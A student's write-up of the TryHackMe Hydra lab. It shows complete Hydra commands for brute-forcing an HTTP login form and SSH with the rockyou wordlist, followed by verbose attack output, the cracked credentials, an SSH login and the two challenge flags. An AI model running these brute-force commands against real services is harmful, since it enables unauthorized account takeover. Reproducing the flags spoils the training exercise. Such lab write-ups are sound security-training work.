WEEK 7 – HYDRA (TryHackMe Lab Write-Up)

Introduction

This task focuses on using the Hydra tool to perform brute-force attacks on different services, specifically HTTP login and SSH. The objective is to obtain valid credentials and retrieve flags from the target machine.





Figure 1: successful run openvpn tryhackme.

1. Connecting to TryHackMe VPN

Before starting the attack, the TryHackMe VPN was activated to gain access to the target machine.



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└─$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.48.182.36 http-post-form "/login:username
=^USER^&password=^PASS^:F=Your username or password" -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
rvice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
 anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-29 06:39:49
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a prev
ious session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525
tries per task
[DATA] attacking http-post-form://10.48.182.36:80/login:username=^USER^&password=^PASS^:F=Your user
name or password
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "654321" - 17 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "michael" - 18 of 14344399 [child 11] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "ashley" - 19 of 14344399 [child 15] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "qwerty" - 20 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "111111" - 21 of 14344399 [child 5] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "iloveu" - 22 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "000000" - 23 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "michelle" - 24 of 14344399 [child 4] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "tigger" - 25 of 14344399 [child 6] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "sunshine" - 26 of 14344399 [child 7] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "chocolate" - 27 of 14344399 [child 8] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "password1" - 28 of 14344399 [child 9] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "soccer" - 29 of 14344399 [child 10] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "anthony" - 30 of 14344399 [child 12] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "friends" - 31 of 14344399 [child 13] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "butterfly" - 32 of 14344399 [child 14] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "purple" - 33 of 14344399 [child 13] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "angel" - 34 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "jordan" - 35 of 14344399 [child 5] (0/0)
[ATTEMPT] target 10.48.182.36 - login "molly" - pass "liverpool" - 36 of 14344399 [child 6] (0/0)
[80][http-post-form] host: 10.48.182.36   login: molly   password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-29 06:40:04
```

Figure 2: This screenshot shows the Hydra output where the correct login credentials were successfully identified. The tool tested multiple passwords until it found the valid combination.

2. Brute Force Attack on Web Login (HTTP)

To find valid login credentials for the web application, Hydra was used with the following command:

hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.48.182.36 http-post-form "/login:username=^USER^&password=^PASS^:F=Your username or password" -V

This command attempts to brute-force the password using the rockyou.txt wordlist for the user molly.

Result

- Username login: molly
- Password: sunshine



Figure 3: This screenshot shows the successful login to the web application using the discovered credentials. Access to the system was granted.

3. Accessing the Web Application

After obtaining the credentials, the target website was opened in a browser. The username and password were entered into the login page.



Figure 4: This screenshot shows the first flag obtained from the web application after successful authentication.

4. Retrieving Flag 1

Once logged in, the first flag was located within the web interface.

FLAG1:

THM{2673a7dd116de68e85c48ec0b1f2612e}

5. Brute Force Attack on SSH



Figure 5: This screenshot shows Hydra successfully identifying the SSH password for the user "molly" after attempting multiple combinations.

Next, Hydra was used to perform a brute-force attack on the SSH service using the command:

hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.48.182.36 -t 4 ssh

Result

Username: molly

Password: butterfly



Figure 6: This screenshot shows a successful SSH connection to the target machine, indicating full access to the system shell.

6. Accessing the System via SSH

Using the discovered credentials, SSH access was established:

ssh molly@10.48.182.36

The password butterfly was used to log in.



Figure 7: This screenshot shows the contents of the file "flag2.txt", where the second flag was successfully retrieved.

7. Searching for Flag 2

After logging into the system, the directory contents were listed: "ls".

A file named flag2.txt was found. The file was opened using: "cat flag2.txt".

FLAG2: THM{c8eeb0468febbadea859baeb33b2541b}